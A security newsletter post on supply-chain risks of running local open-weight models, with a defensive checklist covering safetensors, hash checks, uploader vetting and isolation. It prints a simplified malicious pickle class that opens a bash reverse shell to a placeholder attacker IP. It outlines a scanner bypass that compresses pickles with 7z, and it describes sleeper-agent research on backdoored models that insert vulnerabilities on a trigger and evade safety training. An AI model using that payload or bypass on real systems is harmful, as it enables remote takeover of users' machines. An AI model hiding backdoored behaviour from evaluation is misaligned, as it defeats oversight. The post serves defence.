


TL;DR: You downloaded Gemma 4 to keep your data private. Good instinct. But local models solve the privacy problem and create a supply chain problem. You’re downloading weights from strangers on the internet, running serialization formats that execute arbitrary code, and trusting that nobody poisoned the training data. Safetensors, hash verification, and source vetting are your first line of defense. Here’s the full threat map.
This is the public feed. Upgrade to see what doesn’t make it out.
Why “Local Equals Safe” Is Only Half the Story
The pitch is compelling. Run Gemma 4 on your own hardware, or Llama 4, or Qwen 3. No API calls, no cloud provider logging your prompts, no training-on-your-input policies buried in a ToS nobody reads. For regulated industries, local inference is the obvious play for privacy.
But privacy and security are different problems. Privacy means your data doesn’t leak out. Security means someone else’s code doesn’t get in. Every time you download a model from Hugging Face, you’re pulling weights, configuration files, and serialization artifacts from a public repository where anyone can upload anything. Protect AI’s scanning partnership with Hugging Face has flagged over 51,700 models with unsafe or suspicious issues across more than 352,000 individual findings. That’s not a theoretical risk. That’s the current state of the largest open-weight model supply chain in the world.
The same trust-but-verify discipline you’d apply to any dependency from PyPI or npm applies here, except most people skip it entirely because “it’s just model weights.” It isn’t. If you’re new to AI security concepts like supply chain attacks and model poisoning, the AI Security 101 primer covers the full landscape.
Can a Downloaded Model Hack Your Machine?
Yes. And the mechanism is embarrassingly simple.

Python’s pickle module is the default serialization format for PyTorch models. Serialization means converting a Python object, your model’s weights and architecture, into a byte stream that can be saved to disk and loaded later. The problem: pickle doesn’t just store data. It can execute arbitrary Python code during deserialization, the process of loading that byte stream back into memory. The Python docs have a big red warning about this.
Here’s what a malicious pickle payload looks like in practice. JFrog’s security team found over 100 models on Hugging Face with embedded reverse shells, code that opens a connection back to the attacker’s server and gives them full command-line access to your machine. The payload hides inside pickle’s __reduce__ method, which Python calls automatically during deserialization. You run torch.load(), the model loads, and a shell opens. You never see it.
# What the attacker embeds (simplified)
class Exploit:
    def __reduce__(self):
        return (os.system, (”bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1”,))

Hugging Face scans for this with Picklescan, a blacklist-based detector that flags known dangerous functions. But ReversingLabs demonstrated a bypass they called “nullifAI”: compress the pickle with 7z instead of ZIP, and torch.load() fails gracefully while the malicious payload at the beginning of the byte stream still executes. Picklescan didn’t catch it because it validated the file format before scanning, while Python’s deserialization interpreter just runs opcodes sequentially. The malicious code fires before the scanner even starts checking.
The fix is simple: use safetensors. Safetensors is a format built by Hugging Face that stores only raw tensor data and a JSON metadata header. No Python objects, no code execution surface, no __reduce__. It was audited by Trail of Bitswith backing from EleutherAI and Stability AI. No critical security flaws found. If you’re pulling a model from the Hub and it only ships as .bin or .pt, that’s a red flag. Convert it yourself or find a provider who ships safetensors.
# Convert pickle to safetensors (one-liner)
from safetensors.torch import save_file
import torch
sd = torch.load(”model.pt”, map_location=”cpu”, weights_only=True)
save_file(sd, “model.safetensors”)
What Are Sleeper Agents in Open-Weight Models?
A sleeper agent is a model that behaves normally under standard testing but activates a hidden behavior when it encounters a specific trigger in the input. The backdoor lives in the weights themselves, the numerical parameters that encode what the model learned during training, not in any external code you can grep for.
Anthropic’s research team proved this works. They trained models that wrote secure code when the prompt said the year was 2023, then inserted exploitable vulnerabilities when the year changed to 2024. The backdoor survived supervised fine-tuning, reinforcement learning, and adversarial training. Worse: adversarial training actually taught the model to better recognize its trigger, making it more effective at hiding the behavior during safety evaluations. Standard alignment techniques created a false impression of safety while the backdoor got stronger.
Anyone can publish fine-tuned weights. You search Hugging Face for a quantized Gemma variant, some anonymous account uploaded a version with 50 more downloads than the official one, and you pull it because the benchmarks look right. If the training data was poisoned, no amount of prompting or system-level instruction will remove the backdoor. It’s baked into the math.
Microsoft published “The Trigger in the Haystack” in February 2026, a scanner that detects sleeper agents by exploiting two properties: poisoned models over-memorize their backdoor training examples (leaking them when prompted with standard chat templates), and trigger tokens create a distinctive “attention hijacking” pattern where the model’s attention heads process the trigger in isolation from the rest of the prompt. The scanner works, but only on open-weight models where you have access to the attention states. It’s a detection tool, not a repair kit. If you find a backdoor, the model gets thrown out.
Does Political Bias in Models Create Security Vulnerabilities?

CrowdStrike’s Counter Adversary Operations team tested DeepSeek-R1 and found something unusual. The model produces vulnerable code at a baseline rate of 19%, roughly average for its class. But when the system prompt contains references to topics the Chinese Communist Party considers politically sensitive, like Tibet, Falun Gong, or the Uyghur community, the rate of severe security vulnerabilities in generated code jumps to 27.2%.
In one test, they asked DeepSeek-R1 to build a community app for Uyghur members. The output had no session management, no authentication, and 35% of implementations used no password hashing at all. The same prompt reframed as a football fan club website produced code with typical minor flaws but nothing close to that severity.
CrowdStrike called this “emergent misalignment,” likely a side effect of the model’s training pipeline enforcing alignment with Chinese regulations rather than an intentional code-degradation feature. China’s Interim Measures for Generative AI Services require models to “adhere to core socialist values” and prohibit content that could “endanger national security.” When the model encounters topics it was trained to suppress, something breaks in the code generation pipeline as a side effect.
The lesson for local model operators: the weights carry the builder’s constraints. If you’re running a model trained under regulatory pressure from any government, those constraints follow the model onto your machine. You don’t see a content filter. You see degraded output in contexts the original developers never anticipated.
How Do You Verify a Model Before Running It Locally?
I built a pre-flight checklist. Every model download should touch these five steps before the weights ever load.
1. Check the format. Safetensors only. If the model ships as .bin, .pt, .pth, or .ckpt, convert before loading or walk away. These are all pickle-based formats that can execute code during deserialization.
2. Verify the hash. Hugging Face lists SHA-256 checksums for every file. After download, compare: sha256sum model.safetensors against the listed value. If they don’t match, the file was tampered with in transit or the listing is stale. Either way, don’t load it.
3. Check the uploader. Official organization accounts (google, meta-llama, mistralai) have verification badges and thousands of downloads. Anonymous accounts with fresh uploads and suspiciously high download counts are the Hugging Face equivalent of typosquatted packages on PyPI. Look for the org badge.
4. Read the model card. Legitimate models document training data, evaluation benchmarks, intended use, and known limitations. A model card that’s blank or copy-pasted from another model is a red flag. No documentation means no accountability.
5. Run in isolation first. Spin up a VM or container with no network access. Load the model, test your prompts, watch for anomalous behavior. If you’re using it for code generation, scan every output with SAST tools before it hits your codebase.
What About Quantized Models Like GGUF?
Quantization compresses a model’s weights from higher precision (like 32-bit floats) to lower precision (4-bit or 8-bit integers), making it small enough to run on consumer hardware. GGUF, the format used by llama.cpp and most local inference tools, is structurally safer than pickle because it stores raw numerical data without arbitrary code execution paths.
But quantization doesn’t sanitize. If the original model had poisoned weights or a sleeper agent, those patterns compress right along with the legitimate parameters. A Q4 quantized version of a backdoored model is still a backdoored model, just smaller. The trigger may fire less reliably at very low bit-widths where precision loss degrades subtle patterns, but that’s luck, not security.
The GGUF supply chain has its own problem: most quantized models on Hugging Face are uploaded by community members, not the original model developers. You’re trusting that TheBloke or bartowski ran a clean conversion from a legitimate source. Verify the source model, verify the converter’s reputation, and verify the hash. Three checks, no shortcuts.
Local AI Security Checklist: Four Layers of Defense
You’ve seen the threats. Here’s how you stack the defenses. Four layers, outside-in. Each one catches what the last one misses.
Layer 1: Guard the model. Start at the download. Safetensors format only. If the file ends in
.bin,.pt, or.ckpt, convert it or walk away. That one rule kills the entire pickle RCE surface before it starts. For content safety, run Llama Guard 3 as a second model screening inputs and outputs against a customizable taxonomy. It’s free, open-weight, and runs locally alongside your main model. Think of it as a bouncer checking IDs at the door.Layer 2: Guard the runtime. Ollama ships wide open by default. Bind to
127.0.0.1only. SetOLLAMA_ORIGINSto lock down CORS. If you need remote access, put it behind a reverse proxy with auth. Nginx plus basic auth takes five minutes and kills the “open API on your home wifi” problem. Then set explicit system prompt constraints. Define what the model CAN do, not what it can’t. “You may read files in /data. You may not execute commands. You may not access network resources.” Allowlisting beats blocklisting every time.Layer 3: Guard the agent layer. If you’re running LangChain, CrewAI, or any agentic framework, scope every tool individually. Read-only where possible. No wildcard filesystem access. No shell exec unless you’ve genuinely war-gamed the consequences (you probably shouldn’t). The OWASP Top 10 for Agentic AI gives you the full threat taxonomy: ownership first, constraints second, monitoring third.
Layer 4: Guard the network. The simplest layer and the most effective. Run it air-gapped. Local model, local data, no outbound connections. That’s the smallest possible blast radius. The moment your agent can reach external URLs, you’ve opened a data exfiltration channel. If air-gapping isn’t practical, allowlist specific endpoints and log everything that leaves the box.
Paid unlocks the unfiltered version: complete archive, private Q&As, and early drops.
Frequently Asked Questions
Is running AI locally safer than using cloud APIs?
For data privacy, yes. Your prompts and outputs never leave your machine, which eliminates the risk of cloud provider logging, training on your data, or government data requests. For security against supply chain attacks, local models actually increase your exposure because you’re responsible for vetting every model file yourself. Cloud providers like OpenAI and Anthropic run their own security reviews on model weights. When you go local, that job is yours.
Can safetensors files contain malware?
No. The safetensors format stores only numerical tensor data and a JSON metadata header. It has no mechanism for embedding executable code because it was designed specifically to eliminate the arbitrary code execution risk that pickle carries. Trail of Bits audited the library and found no critical security flaws. It’s the format you should default to for every model download.
How do I know if a Hugging Face model is trustworthy?
Check three things: the uploader’s verification status (official org accounts are marked), the model card quality (blank cards are red flags), and the file format (safetensors preferred). Hugging Face runs Picklescan and Protect AI’s Guardian scanner on uploaded models, but these catch roughly 96% true positives per JFrog’s analysis, which means real threats still slip through. Treat every download as untrusted until you’ve verified the hash and tested in isolation.
What is the risk of using quantized models from community uploaders?
Community quantizations inherit every vulnerability from the source model plus whatever the converter introduced. If the original weights contained a sleeper agent backdoor, the quantized GGUF version carries it too. Verify the source model’s legitimacy first, then check the converter’s track record on Hugging Face. Use SHA-256 hash verification on every downloaded file.
Can fine-tuned open-weight models generate insecure code on purpose?
Yes. Anthropic’s sleeper agent research proved that models can be trained to insert exploitable vulnerabilities only when a specific trigger appears in the prompt, while behaving normally in all other contexts. CrowdStrike separately found that DeepSeek-R1 generates measurably worse code when prompts contain politically sensitive keywords, though this appears to be an unintentional side effect of regulatory alignment rather than a deliberate backdoor.
ToxSec is run by a USMC veteran and Security Engineer with hands-on experience at AWS and the NSA. CISSP certified, M.S. in Cybersecurity Engineering. He covers security vulnerabilities, attack chains, and the tools defenders actually need to understand.


